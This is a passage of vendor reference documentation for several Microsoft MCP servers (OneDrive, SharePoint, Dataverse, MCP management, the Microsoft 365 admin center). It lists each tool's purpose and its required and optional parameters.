Required parameters:

- **folderName:** Name of the folder to create

Optional parameters:

- **parentFolderId:** ID of the parent folder (default: 'root')

renameFileOrFolderInMyOnedrive

Rename a file or folder (DriveItem) in the user's OneDrive. The new name must comply with naming conventions.

Required parameters:

- **fileOrFolderId:** ID of the file or folder to rename
- **newFileOrFolderName:** The new name for the file or folder
- **etag:** ETag value for concurrency control. Operation succeeds only if the DriveItem's current ETag matches

deleteFileOrFolderInMyOnedrive

Delete a file or folder (DriveItem) from the user's OneDrive.

Required parameters:

- **fileOrFolderId:** ID of the file or folder to delete
- **etag:** ETag value for concurrency control

moveSmallFileInMyOnedrive

Move a file (DriveItem) in the user's OneDrive to another folder. Only supports files less than 5MB.

Required parameters:

- **fileId:** ID of the file to move
- **newParentFolderId:** ID of the target folder (must be in the user's OneDrive)
- **etag:** ETag value for concurrency control

shareFileOrFolderInMyOnedrive

Sends a sharing invitation to grant read/write permissions on a file or folder (DriveItem) in the user's OneDrive.

Required parameters:

- **fileOrFolderId:** ID of the file or folder to share
- **recipientEmails:** Array of email addresses of recipients to invite
- **roles:** Array of roles to assign. Accepted values: 'read', 'write' (write grants both read and write)

Optional parameters:

- **message:** Custom message to include in the invitation email (default: 'Here's the file we're collaborating on.')
- **sendInvitation:** Whether to send a sharing invitation (default: true)

setSensitivityLabelOnFileInMyOnedrive

Set the sensitivity label of a file in the user's OneDrive.

Required parameters:

- **fileId:** The driveItemId of the file
- **sensitivityLabelId:** ID of the sensitivity label to assign, or empty string to remove it

Optional parameters:

- **assignmentMethod:** Assignment method: 'standard', 'privileged', 'auto', or 'unknownFutureValue' (default: 'privileged')
- **justificationText:** Justification text for audit purposes; required when downgrading or removing a label (default: 'Changed by MCPServer')

Key features

OneDrive management

- Get OneDrive information (quota, owner)
- Access user's personal OneDrive
- All operations target authenticated user's OneDrive

File search and discovery

- Search files and folders by name within user's OneDrive
- Get file or folder metadata by ID or sharing URL
- Browse folder contents (up to 20 items)

File operations

- Create text files ($\leq 5\text{MB}$)
- Read text files
- Delete files with concurrency control
- Rename files with eTag protection
- Move files between folders

Folder management

- Create folders with optional parent paths
- Automatic numeric suffix for duplicate folder names
- List folder contents (up to 20 items)
- Get folder metadata
- Delete folders with concurrency control
- Rename folders with eTag protection

Sharing and permissions

- Share files and folders with users

- Role-based access control (read, write)
- Email notifications for sharing
- Custom messages in invitations

Security and compliance

- Apply and remove sensitivity labels
- Multiple assignment methods (standard, privileged, auto)
- Audit justification support
- Concurrency control with eTags

Notes

- All operations target the authenticated user's personal OneDrive
- File operations are limited to ≤ 5 MB for upload and download
- Delete, rename, and move operations require eTags for concurrency control
- All operations use Microsoft Graph API
- Sharing requires valid email addresses and appropriate permissions
- Sensitivity labels require proper licensing and configuration
- Folder listing returns maximum 20 items by default
- eTag protection prevents conflicts in concurrent operations

ⓘ Note

MCP tool names and parameters are subject to change and hard-coded dependencies should be avoided. Scenario support will be maintained.

Last updated on 03/17/2026

Work IQ SharePoint reference (preview)

Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Overview

 Expand table

Server ID	Display name	Description
mcp_SharePointRemoteServer	Work IQ SharePoint	MCP server for SharePoint operations. Use this server for managing sites, lists, list items, columns, document libraries, files, folders, and file sharing. File operations are limited to ≤ 5 MB.

Note

- Existing connections that use previous versions of Microsoft MCP servers, such as Microsoft Teams MCP server, remain supported.
- For all new connections, use the latest Work IQ MCP servers, such as Work IQ Teams.

Available tools

findSite

Find SharePoint sites accessible to the user. Returns specific sites matching a search query, or the top 20 relevant sites if no query is provided.

Optional parameters:

- **searchQuery:** Search query (entire or partial site name). Omit to return top 20 accessible sites

getSiteByPath

Resolve a SharePoint site using its exact hostname and server-relative path. Use only when you have the complete site URL structure. Use `findSite` when only a site name is known.

Required parameters:

- **hostname:** Exact hostname (for example, 'contoso.sharepoint.com')
- **serverRelativePath:** Server-relative path (for example, 'sites/Marketing'). The leading slash is optional.

listSubsites

List all subsites (child sites) of a SharePoint site.

Required parameters:

- **siteld:** ID of the parent SharePoint site (format: 'hostname,siteCollectionId,webId')

listDocumentLibrariesInSite

List document libraries (drives) in the specified SharePoint site.

Optional parameters:

- **siteld:** ID of the SharePoint site (default: 'root')

getDefaultDocumentLibraryInSite

Get the default document library (drive) in a SharePoint site.

Optional parameters:

- **siteld:** ID of the SharePoint site (default: 'root')

getFolderChildren

Enumerates top 20 files and folders (DriveItems) contained within a specified parent folder in a document library (drive).

Required parameters:

- **documentLibraryId:** ID of the document library (drive)

Optional parameters:

- **parentFolderId:** ID of the parent folder (default: 'root')

findFileOrFolder

Finds a file or folder (DriveItem) accessible to the user by search query. Searches across all sites and document libraries the user has access to.

Required parameters:

- **searchQuery:** Search query (entire or partial file name)

getFileOrFolderMetadata

Get metadata of a file or folder (DriveItem) from a specified document library (drive) in SharePoint.

Required parameters:

- **fileOrFolderId:** ID of the file or folder (DriveItem)
- **documentLibraryId:** ID of the document library (drive)

getFileOrFolderMetadataByUrl

Get metadata of a file or folder from a sharing URL. Only users with existing explicit permissions to access the file will be allowed.

Required parameters:

- **fileOrFolderUrl:** URL of the file or folder. The URL will not be redeemed to share it with the user; they must already have explicit access

readSmallTextFile

Read (download) a text file of size less than 5MB from a specific document library (drive).

Required parameters:

- **fileId:** ID of the file (DriveItem) to read/download

- **documentLibraryId:** ID of the document library (drive)

readSmallBinaryFile

Read a binary file of size less than 5MB from a specific document library (drive). File content is returned as a base64-encoded string.

Required parameters:

- **fileId:** ID of the file (DriveItem) to read/download
- **documentLibraryId:** ID of the document library (drive)

createSmallTextFile

Create or upload a text file of size less than 5MB to a specific document library (drive).

Required parameters:

- **filename:** Name of the file including extension
- **contentText:** Text content of the file
- **documentLibraryId:** ID of the document library (drive)

Optional parameters:

- **parentfolderId:** ID of the parent folder (default: 'root')

createSmallBinaryFile

Create a binary file of size less than 5MB by base64-encoding its content to a specific document library (drive).

Required parameters:

- **filename:** Name of the file including extension
- **base64Content:** Binary file content encoded as a base64 string
- **documentLibraryId:** ID of the document library (drive)

Optional parameters:

- **parentfolderId:** ID of the parent folder (default: 'root')

createFolder

Create a new folder (DriveItem) within a specified document library (drive). If a folder with the same name exists, a numeric suffix is added (for example, NewFolder (1)).

Required parameters:

- **folderName:** Name of the folder
- **documentLibraryId:** ID of the document library (drive)

Optional parameters:

- **parentFolderId:** ID of the parent folder (default: 'root')

renameFileOrFolder

Rename a file or folder (DriveItem) within a specified document library (drive). The new name must comply with naming conventions.

Required parameters:

- **documentLibraryId:** ID of the document library (drive)
- **fileOrFolderId:** ID of the file or folder to rename
- **newFileOrFolderName:** The new name

Optional parameters:

- **etag:** ETag for concurrency control

deleteFileOrFolder

Delete a file or folder (DriveItem) from a specified document library (drive).

Required parameters:

- **documentLibraryId:** ID of the document library (drive)
- **fileOrFolderId:** ID of the file or folder to delete

Optional parameters:

- **etag:** ETag for concurrency control

moveSmallFile

Move a file (DriveItem) to another folder within the same document library. Only supports files less than 5MB. Cannot move between drives.

Required parameters:

- **documentLibraryId**: ID of the document library (drive)
- **fileId**: ID of the file to move
- **newParentFolderId**: ID of the target folder (must be in the same document library)

Optional parameters:

- **etag**: ETag for concurrency control

copyFileOrFolder

Copy a file or folder (DriveItem) to a destination folder. Supports copying across different document libraries within SharePoint. This operation is asynchronous; use `checkOperationStatus` to monitor progress.

Required parameters:

- **sourcedoclibid**: ID of the source document library (drive)
- **sourcefileid**: ID of the source file or folder to copy
- **destdoclibid**: ID of the destination document library (drive)
- **destfolderid**: ID of the destination folder (must exist)

Optional parameters:

- **newfilename**: New name for the copied item

checkOperationStatus

Check the status of an asynchronous operation (such as a copy) using the operation token returned from the original operation.

Required parameters:

- **operationToken**: The operation token returned from an async operation like `copyFileOrFolder`

uploadFileFromUrl

Upload a file from a SharePoint or OneDrive URL to a destination folder in a document library (drive). The file is copied from the source URL; no changes are made to the original.

Required parameters:

- **sourceUrl:** Source URL (must be a valid SharePoint or OneDrive URL)
- **destinationDocumentLibraryId:** ID of the destination document library. Use 'me' for the user's OneDrive

Optional parameters:

- **destinationFolderId:** ID of the destination folder (default: 'root')
- **filename:** New filename; defaults to the original filename

shareFileOrFolder

Sends a sharing invitation to grant read/write permissions on a file or folder (DriveItem) within a specified document library (drive).

Required parameters:

- **documentLibraryId:** ID of the document library (drive)
- **fileOrFolderId:** ID of the file or folder to share
- **recipientEmails:** Array of email addresses of recipients
- **roles:** Array of roles: 'read', 'write' (write grants both read and write)

Optional parameters:

- **message:** Custom message for the invitation email (default: 'Here's the file we're collaborating on.')
- **sendInvitation:** Whether to send a sharing invitation (default: true)

setSensitivityLabelOnFile

Set the sensitivity label of a file from the specified document library (drive).

Required parameters:

- **documentLibraryId:** ID of the document library (drive)
- **fileId:** The driveItemId of the file
- **sensitivityLabelId:** ID of the sensitivity label, or empty string to remove

Optional parameters:

- **assignmentMethod:** Assignment method: 'standard', 'privileged', 'auto', or 'unknownFutureValue' (default: 'privileged')
- **justificationText:** Justification text for audit; required when downgrading or removing (default: 'Changed by MCPsServer')

listLists

Get all SharePoint lists available on a specific site. Use to discover what lists exist within a site.

Required parameters:

- **siteld:** ID of the SharePoint site (format: 'hostname,siteCollectionId,webId')

createList

Create a new SharePoint list within a site.

Required parameters:

- **siteld:** ID of the SharePoint site
- **displayName:** Display name of the new list

Optional parameters:

- **columns:** Collection of columns as key-value pairs: [{ Key: 'JobTitle', Value: 'text' }]. Valid types: text, multilineText, number, boolean, dateTime, choice, lookup, personOrGroup, hyperlink, currency, calculated
- **template:** List template type (default: 'genericList'). Options: GenericList, DocumentLibrary, Events, Tasks, Announcements, Contacts, Links, Survey, IssueTracking, DiscussionBoard

deleteList

Delete a SharePoint list from a site. Deletes the entire list container and all items within it. Cannot be undone.

Required parameters:

- **siteld:** ID of the SharePoint site
- **listId:** ID of the list to delete

Optional parameters:

- **etag:** ETag for concurrency control

sendInviteForList

Sends a sharing invitation to grant permissions on a SharePoint list.

Required parameters:

- **listId**: ID of the SharePoint list to share
- **recipientEmails**: Array of email addresses of recipients
- **role**: Role: 'read' (view only), 'contribute' (view, add, update, delete items), 'edit' (full edit including list structure)

Optional parameters:

- **siteUrl**: Site URL of the SharePoint site containing the list
- **sendEmail**: Whether to send an email notification (default: true)

listListItems

Get items (rows/records) from a specific SharePoint list.

Required parameters:

- **siteId**: ID of the SharePoint site
- **listId**: ID of the SharePoint list

getListItem

Get a single item (row/record) from a SharePoint list by its ID.

Required parameters:

- **siteId**: ID of the SharePoint site
- **listId**: ID of the SharePoint list
- **itemId**: ID of the specific list item

createListItem

Create a new item (row/record) in a SharePoint list.

Required parameters:

- **siteId**: ID of the SharePoint site
- **listId**: ID of the SharePoint list
- **fields**: Key-value pairs for field values: `[{ Key: 'Title', Value: 'Software Engineer' }, { Key: 'Department', Value: 'Engineering' }]`. The 'Title' field is typically required

updateListItem

Update an existing item (row/record) in a SharePoint list. Only specified fields are updated; omitted fields retain their values.

Required parameters:

- **siteld:** ID of the SharePoint site
- **listId:** ID of the SharePoint list
- **itemId:** ID of the item to update
- **fields:** Key-value pairs of fields to update

Optional parameters:

- **etag:** ETag for concurrency control

deleteListItem

Delete an item (row/record) from a SharePoint list.

Required parameters:

- **siteld:** ID of the SharePoint site
- **listId:** ID of the SharePoint list
- **itemId:** ID of the item to delete

Optional parameters:

- **etag:** ETag for concurrency control

listColumns

Get all columns from a SharePoint list.

Required parameters:

- **siteld:** ID of the SharePoint site
- **listId:** ID of the SharePoint list

createColumn

Create a new column in a SharePoint list. Supports many column types including text, number, choice, dateTime, boolean, user, lookup, calculated, and more.

Required parameters:

- **siteld:** ID of the SharePoint site

- **listId:** ID of the SharePoint list
- **name:** Internal column name (programmatic identifier)
- **columnType:** Column type: text, note, number, integer, boolean, dateTime, choice, multichoice, currency, lookup, user, url, calculated, term, multiterm, location, geolocation, thumbnail, counter, computed, contentType, file, attachment, guid, outcomeChoice, approvalStatus

Optional parameters:

- **columnProperties:** Type-specific settings (for example, `{ "maxLength": 255 }` for text, `{ "choices": [ "A", "B", "C" ] }` for choice)
- **description:** Description of the column
- **displayName:** Display name shown in UI (defaults to 'name')
- **required:** Make the column required (default: false)
- **hidden:** Hide column from views (default: false)

updateColumn

Update an existing column in a SharePoint list.

Required parameters:

- **siteId:** ID of the SharePoint site
- **listId:** ID of the SharePoint list
- **columnId:** ID of the column to update

Optional parameters:

- **columnType:** Column type (required when providing 'columnProperties')
- **columnProperties:** Type-specific properties to update
- **description:** New description
- **displayName:** New display name
- **hidden:** Hide or show column
- **required:** Make column required or optional

deleteColumn

Delete a column from a SharePoint list. **Warning:** Removes all data stored in that column for all items.

Required parameters:

- **siteId:** ID of the SharePoint site

- **listId**: ID of the SharePoint list
- **columnId**: ID of the column to delete

Key features

Site management

- Find sites by name or browse accessible sites
- Get site by exact URL path
- List child sites and subsites
- Comprehensive site hierarchy navigation

Document library management

- List all document libraries in a site
- Get default document library
- Browse folder contents (up to 20 items)
- Create and manage folder structures

File operations

- Create text and binary files ($\leq 5\text{MB}$)
- Read text and binary files ($\leq 5\text{MB}$)
- Delete, rename, and move files
- Copy files and folders across document libraries
- Upload files from SharePoint or OneDrive URLs
- Search for files and folders across all accessible sites
- Get file and folder metadata

Async operations

- Copy files and folders asynchronously across document libraries
- Check status of async operations using operation tokens

List operations

- Create, read, and delete lists
- Support for multiple list templates (generic, document library, events, tasks)
- Share lists with role-based permissions

- Manage list items (create, read, update, delete)

Column management

- Create columns with a wide variety of types (text, note, number, boolean, dateTime, choice, lookup, user, url, calculated, and more)
- Update column properties and metadata
- Configure column requirements and visibility
- Type-specific column properties

Sharing and permissions

- Share files, folders, and lists with users
- Role-based access control (read, write, contribute, edit)
- Email notifications for sharing
- Custom messages in invitations

Security and compliance

- Apply and remove sensitivity labels
- Multiple assignment methods (standard, privileged, auto)
- Audit justification support
- Concurrency control with eTags

Notes

- File operations are limited to $\leq 5\text{MB}$ for upload and download
- Move operations only work within the same document library
- Copy operations are asynchronous; use `checkOperationStatus` to monitor progress
- Copy operations support cross-library copying within SharePoint
- `uploadFileFromUrl` requires a valid SharePoint or OneDrive source URL
- eTags provide concurrency control for updates and deletes
- Automatic numeric suffix for duplicate folder names
- List deletion cannot be undone
- Column deletion removes all data stored in that column
- Search operations return top 20 results by default
- All operations use Microsoft Graph API

MCP tool names and parameters are subject to change and hard-coded dependencies should be avoided. Scenario support will be maintained.

Last updated on 03/16/2026

Dataverse MCP Server reference

Summarize this article for me

 Important

You need to be part of the [Frontier preview program](#) to get **early access** to Microsoft Agent 365. Frontier connects you directly with Microsoft’s latest AI innovations. Frontier previews are subject to the existing preview terms of your customer agreements. As these features are still in development, their availability and capabilities may change over time.

Overview

 Expand table

Display name	Description
Microsoft Dataverse MCP Server	MCP Server containing tools to work with Dataverse.

Available tools

 Expand table

Tool	Description
create_record	Enables users to insert a new record into a specified Dataverse table. Upon successful creation, the tool returns the globally unique identifier (GUID) of the newly added row, facilitating seamless integration with downstream operations and workflows.
describe_table	Retrieves the complete T-SQL schema for a given Dataverse table, including field names, data types, and relationships. This provides developers with a clear understanding of the table's structure for building queries and managing data models effectively.
list_tables	Returns a comprehensive list of all available tables within the current Dataverse environment. This helps users quickly discover and navigate the data landscape within their organizational environment.
read_query	Executes SELECT statements to query Dataverse data directly, returning results based on specified filters and conditions. Ideal for data exploration, analytics, and integration scenarios that require dynamic data retrieval.
update_record	Allows users to modify an existing record within a Dataverse table by specifying the record's unique identifier (GUID) and the fields to be updated. This ensures efficient

Tool	Description
	maintenance and synchronization of data.
<code>create_table</code>	Enables the creation of new Dataverse tables by defining the schema, including column names, data types, and relationships. This tool supports flexible schema management aligned with evolving business needs.
<code>update_table</code>	Facilitates the modification of an existing table's schema or metadata—such as adding new columns, renaming fields, or updating constraints—without disrupting existing data or workflows.
<code>delete_table</code>	Permanently removes a table from the Dataverse environment, including its associated schema and data. This operation is restricted to users with appropriate permissions to ensure governance compliance.
<code>delete_record</code>	Deletes a specific record from a Dataverse table using its unique identifier. This operation supports efficient data lifecycle management and compliance with retention policies.
<code>search</code>	Enables keyword-based search across Dataverse, allowing users to locate specific records, entities, or fields efficiently. This tool is especially useful for exploratory analysis and table discovery within large datasets.
<code>fetch</code>	Retrieves the complete record details from Dataverse using the table name and record ID. This tool provides full visibility into a record's data, supporting auditing, reporting, and AI-driven insights.

Key features

Data creation and ingestion

Populate Dataverse tables with new data for business records, configurations, or operational entities.

Tools:

- `create_record` – Inserts new rows into Dataverse tables and returns the record's GUID, enabling downstream automation or linking.
- `create_table` – Allows developers or administrators to define new tables with a specified schema to store business data.

Data exploration and discovery

Understand the structure of existing data models and identify available tables within Dataverse.

Tools:

- **list_tables** – Lists all tables available in the connected Dataverse environment.
- **describe_table** – Retrieves the T-SQL schema of any selected table, including columns, types, and relationships.

Data querying and analysis

Retrieve, analyze, or validate business data for Copilot reasoning or developer workflows.

Tools:

- **read_query** – Executes SELECT queries to fetch filtered data from Dataverse tables.
- **search** – Searches across Dataverse using keywords to locate records that match specific criteria.
- **fetch** – Retrieves complete details of a record using entity name and ID for deeper analysis.

Data updates and maintenance

Modify existing data or update schema to align with changing business logic or processes.

Tools:

- **update_record** – Updates fields in an existing record, such as status, owner, or priority.
- **update_table** – Adjusts a table's schema or metadata. For example, adding a new column or renaming a field.

Data deletion and lifecycle management

Manage retention policies or clean up obsolete records and tables while maintaining data governance.

Tools:

- **delete_record** – Removes specific records by GUID, supporting automated cleanup or GDPR-compliant deletions.
- **delete_table** – Deletes unused or deprecated tables safely from Dataverse.

Intelligent copilot and AI scenarios

Empower AI copilots and agents, such as Microsoft Copilot Studio, Claude Desktop, to reason over Dataverse data securely.

Tools:

- **search, read_query, and fetch** – Enable copilots to dynamically locate, interpret, and respond using enterprise data.
 - **create_record and update_record** – Allow copilots to log new actions or modify existing records as part of conversational workflows.
-

Last updated on 03/09/2026

Microsoft MCP management MCP Server reference

Summarize this article for me

 Important

You need to be part of the [Frontier preview program](#) to get **early access** to Microsoft Agent 365. Frontier connects you directly with Microsoft’s latest AI innovations. Frontier previews are subject to the existing preview terms of your customer agreements. As these features are still in development, their availability and capabilities may change over time.

Overview

 Expand table

Server ID	Display name	Scope
MCPManagement	Microsoft management MCP Server	McpServers.Management.All

Available tools

MCP server management tools

GetMCPServers

Gets all MCP server instances in the current environment.

Input Schema: No parameters required

GetMCPServer

Gets detailed information about a specific MCP server.

Required parameters:

- `mcpServerName` (string): The unique name of the MCP server to retrieve

CreateMCPServer

Creates a new MCP server instance in the current environment.

Required parameters:

- **serverName** (string): The name for the new MCP server (must not contain whitespaces)

Optional parameters:

- **displayName** (string): Optional display name for the MCP server
- **description** (string): Optional description of what this server is used for
- **scope** (string): Optional scope for the MCP server
- **audience** (string): Optional audience for the MCP server

UpdateMCPServer

Updates an existing MCP server instance.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server to update

Optional parameters:

- **serverName** (string): Optional new name for the MCP server
- **description** (string): Optional new description for the MCP server

DeleteMCPServer

Deletes an MCP server instance.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server to delete

BlockMCPServer

Blocks a published MCP server.

Required parameters:

- **mcpServerName** (string): The name of the MCP server to block

Tool management

GetTools

Gets all tools in a specific MCP server.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server to get tools from

GetTool

Gets detailed information about a specific tool.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server containing the tool
- **toolName** (string): The unique name of the tool to retrieve

UpdateTool

Updates an existing tool in an MCP server.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server containing the tool
- **toolName** (string): The unique name of the tool to update

Optional parameters:

- **description** (string): Optional new description for the tool
- **inputSchema** (string): Optional JSON schema defining the tool's input parameters
- **customAPIId** (string): Optional custom API identifier to associate with this tool
- **annotations** (string): Optional JSON annotations for the tool

DeleteTool

Deletes a tool from an MCP server.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server containing the tool
- **toolName** (string): The unique name of the tool to delete

Custom API tools

GetCustomAPIs

Gets all available custom APIs in the current environment.

Input Schema: No parameters required

CreateToolWithCustomAPI

- Creates a new tool with a custom API in an MCP server.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server to add the tool to
- **customAPIId** (string): The unique identifier of the custom API to associate with this tool

Optional parameters:

- **toolName** (string): Optional name for the tool (if not provided, uses the custom API unique name)
- **description** (string): Optional description of what this tool does

SDK message tools

CreateToolWithSdkMessage

Creates a new tool with a `sdkMessage` in an MCP server.

Required parameters:

- **mcpServerId** (string): The unique identifier of the MCP server to add the tool to
- **sdkMessagepairId** (string): The unique identifier of the `sdkMessage` to associate with this tool

Optional parameters:

- **toolName** (string): Optional name for the tool (if not provided, uses the `sdkMessage` unique name)
- **description** (string): Optional description of what this tool does

Remote API tools

CreateToolWithRemoteAPI

Creates a new tool with a remote API in an MCP server.

Required parameters:

- **mcpServerName** (string): The unique name of the MCP server to add the tool to
- **remoteApiId** (string): ID of the remote API

Optional parameters:

- **toolName** (string): Optional name for the tool (if not provided, uses the custom API unique name)
- **description** (string): Optional description of what this tool does

Connector tools

GetConnectorsAsync

Get all connectors.

Input Schema: No parameters required

GetConnectorAsync

Get a specific connector.

Required parameters:

- **connectorId** (string): The unique name of the connector to retrieve

GetConnectorOperationsAsync

Get operations for a specific connector.

Required parameters:

- **connectorId** (string): The unique name of the connector to retrieve

CreateToolWithConnector

Creates a new tool with a connector in an MCP server.

Required parameters:

- **toolName** (string): Name for the tool
- **mcpServerName** (string): The unique name of the MCP server to add the tool to
- **connectorId** (string): The name of the connector to associate with this tool
- **operationId** (string): The unique identifier of the connector operation to associate with this tool

Optional parameters:

- **description** (string): Optional description of what this tool does

Graph API tools

GetGraphApisAsync

Get all Microsoft Graph APIs.

Input Schema: No parameters required

CreateToolWithGraph

Creates a new tool with a Graph API operation in an MCP server.

Required parameters:

- **toolId** (string): ToolId
- **mcpServerName** (string): The unique name of the MCP server to add the tool to

Optional parameters:

- **toolName** (string): (optional) The name to set for the tool
- **description** (string): (optional) The description to set for the tool

Dataverse environment tools

ListDataverseEnvironments

Lists all available Dataverse environments.

Input Schema: No parameters required

ListMCPServersInDataverseEnvironment

Lists all MCP servers in a specific Dataverse environment.

Required parameters:

- **envId** (string): The environment ID to list MCP servers from.

Last updated on 03/09/2026

Admin tools MCP Server for Microsoft 365 admin center reference

Summarize this article for me

 Important

You need to be part of the [Frontier preview program](#) to get **early access** to Microsoft Agent 365. Frontier connects you directly with Microsoft’s latest AI innovations. Frontier previews are subject to the existing preview terms of your customer agreements. As these features are still in development, their availability and capabilities may change over time.

Overview

 Expand table

Server ID	Display name	Description
mcp_AdminTools	Microsoft 365 admin center MCP Server	MCP server containing tools related to Microsoft admin center.

Available tools

AdminBulkAddUser

Bulk adds users to the tenant by using the provided comma-separated value (CSV) content.

Required parameters:

- path:** Path to the CSV file containing user information.

Key features

Bulk user management

- Add multiple users to tenant through CSV import
- Streamlined user provisioning
- Administrative user management

CSV-based operations

- CSV file input for user data
- Batch processing for efficiency

Notes

- Requires CSV file with user information
- Administrative permissions required
- Supports bulk user provisioning operations

Last updated on 03/09/2026

Microsoft SharePoint and OneDrive MCP server reference (deprecated)

 Important

You need to be part of the [Frontier preview program](#) to get **early access** to Microsoft Agent 365. Frontier connects you directly with Microsoft’s latest AI innovations. Frontier previews are subject to the existing preview terms of your customer agreements. As these features are still in development, their availability and capabilities may change over time.

Overview

 Expand table

Server ID	Display name	Description
mcp_ODSPRemoteServer	Microsoft SharePoint and OneDrive MCP server	MCP server providing tools for working with your SharePoint and OneDrive content. This server connects to your tenant-specific SharePoint Online MCP server. It automatically discovers and makes available all tools that support OneDrive and SharePoint files integration exposed by the ODSP MCP endpoint.

 Note

This MCP server is deprecated starting March 13, 2026. If it's an existing connection, it's still supported. To set up a new connection, use the new [Microsoft SharePoint MCP Server](#) and the [Microsoft OneDrive MCP Server](#).

Available tools

createFolder

Creates a new folder within a specified document library as a child of the specified parent folder. If you don't specify a document library, the server uses the user's OneDrive. If you don't specify a parent folder, the server creates the folder at the root. If a folder already exists with the same name, the server creates the new folder with a numeric suffix, such as `NewFolder (1)`. Required parameters:

- **folderName** (*string*) – Name of the folder to create. If a folder with the same name already exists, the server adds a numeric suffix to the new folder name, such as `NewFolder(1)`.
- **documentLibraryId** (*string*) – ID of the document library (also called a drive) where you want to create the folder. If you want to create a folder in the user's drive or their OneDrive, such as "my drive" or "my OneDrive," send `"me"` as the `documentLibraryId`.
Optional parameters:
- **parentFolderId** (*string, default = "root"*) – ID of the parent folder under which the new folder is created. Defaults to the root of the document library if not specified.

findSite

Finds SharePoint sites that the user can access. This tool can either find a specific site based on a search query you provide, or find the top 20 relevant sites accessible by the user if you don't provide a search query. Required parameters:

None

Optional parameters:

- **searchQuery** (*string, default = null*) – Search query that can be the entire or partial site name. Providing a search query helps efficiently search for a site, but only if the user is looking for a specific site. For example, if the user asks for a site called `xyz`, you would pass `xyz` as the `searchQuery`. If the user just asks for "my sites," you leave this parameter empty.

listDocumentLibrariesInSite

Lists document libraries (also called drives) in the specified SharePoint site. If you don't specify a site, the server uses the root site. Required parameters:

None

Optional parameters:

- **siteId**: Site ID (default: root)
-

findFileOrFolder

Finds a file or a folder (also called a `DriveItem`) that the user can access by passing a search query.

Required parameters:

- **searchQuery**: Search query that can be the entire or partial file name

renameFileOrFolder

Rename a file or a folder (also referred to as `DriveItems`) within the specified document library.

Note: The new name must comply with naming conventions. Required parameters:

- **documentLibraryId**: Document library ID (*string*)
- **fileOrFolderId**: File or folder ID (*string*)
- **newFileOrFolderName**: New name for the file or folder (*string*)

deleteFileOrFolder

Delete a file or a folder from the specified document library. Required parameters:

- **documentLibraryId**: Document library ID (*string*)
- **fileOrFolderId**: File or folder ID (*string*)

readSmallTextFile

Read (download) a text file from a specific document library. If you don't specify a document library, the user's OneDrive is used. You need to provide a `fileId` (`driveItemId` of a file) to identify and download the file. Required parameters:

- **fileId** (*string*)
- **documentLibraryId** (*string*) – ID of the document library (also known as a drive) of the file you want to read. The user asks to read or download a file in their drive or their OneDrive, such as "Read a file in my drive", or "Read a file in my OneDrive" you send in "me" as the `documentLibraryId`.

moveSmallFile

Move a file located in the specified document library to another folder. This tool only supports move for files less than 5 MB and moves that are within the same site. You can't move files between drives by using this request. Required parameters:

- **documentLibraryId** (*string*) – ID of the document library (also known as a drive) of the file you want to move. Use this parameter when a user asks you to move a file in their drive or their OneDrive. For example, "Move a file in my drive" or "Move a file in my OneDrive" you send in "me" as the `documentLibraryId`.

- **fileId** (*string*) – ID of the file to move.
- **newParentFolderId** (*string*) – The ID of the target folder to move the file into. Should be in the same document library as the original location of the file.

getFileOrFolderMetadata

Get metadata of a file or a folder from the specified document library in a Sharepoint site.

Required parameters:

- **FileOrFolderId** (*string*) – ID of a file or a folder. They're also called `DriveItems`. Their ID can also be sometimes referred to as a `driveItemId`.
- **documentLibraryId** (*string*) – ID of the document library (also known as a drive) of the file or folder that you need the metadata of. Use this parameter when a user asks you to get a file or folder in their drive or their OneDrive. For example, "Get metadata of a file in my drive" or "Get metadata of a folder in my OneDrive" you send in "me" as the `documentLibraryId`.

createSmallTextFile

Create or upload a text file smaller than 5 MB to a specific document library. If you don't specify a document library, the user's OneDrive is used. You can upload the file to a specific folder. If you don't specify a folder, the file is uploaded to the root folder. Required parameters:

- **filename** (*string*) – Name of the file to create.
- **contentText** (*string*) – Text content of the file to create.
- **documentLibraryId** (*string*) – ID of the document library (also called a drive) for the file. If a user asks you to create a file in their drive or their OneDrive, such as *create a file in my drive* or *create a file in my OneDrive*, send *me* as the `documentLibraryId`. Optional parameters:
- **parentfolderId** (*string, default = "root"*) – Folder ID within the drive to add the new file.

getFileOrFolderMetadataByUrl

Get metadata for a file or folder from a sharing URL. Only users with explicit permissions to access the file can get the metadata. Required parameters:

- **fileOrFolderUrl**: (*string*) – URL of the file or folder (also referred to as `DriveItems`). The URL parameter doesn't grant permission to share the object with the user; the user must already have explicit access to the file.

shareFileOrFolder

Send a sharing invitation to grant permissions on a file or folder within a specified document library. Supports assigning roles and notifying recipients. Required parameters:

- **documentLibraryId**: Document library ID (*string, Required*)
- **fileOrFolderId**: File or folder ID (*string, Required*)
- **recipientEmails**: (*string[], Required*) – Email addresses of recipients to invite. At least one recipient email is required. Optional parameters:
 - **roles** (*string[]*) – Roles to assign to recipients. Accepted values: read, write (write grants both read and write access). Defaults to read role if not specified.
 - **sendInvitation** (*bool, default = true*) – Indicates whether to send a sharing invitation. Defaults to true if not specified.
- **message** (*string, default = "Here's the file we're collaborating on."*) – Custom message to include in the invitation email. Defaults to a standard message if not specified.

getFolderChildren

Enumerates the top 20 files and folders within a specified parent folder in a document library. If you don't specify a document library, the user's OneDrive is used. Required parameters:

- **documentLibraryId** (*string*) – ID of the document library (also called a drive) for the parent folder. If a user asks you to get files in a folder in their drive or their OneDrive, such as "get files in a folder in my drive" or "get files in a folder in my OneDrive," send "me" as the `documentLibraryId`. Optional parameters:
 - **parentFolderId**: (*string, default = "root"*) – ID of the parent folder (`DriveItem`) whose files and folders are listed. Defaults to the root folder of the document library if not specified.

Echo

Sends the message back to the client. Required parameters:

- **message**: Message to send back

setSensitivityLabelOnFile

Set the sensitivity label of a file from the specified document library. Required parameters:

- **documentLibraryId** (*string*) – The document library ID, also known as `driveId`, of the document library.
- **fileId** (*string*) – The file ID, also known as `driveItemId`, of the file.
- **sensitivityLabelId** (*string*) – Required. ID of the sensitivity label to assign, or empty string to remove the sensitivity label. Optional parameters:
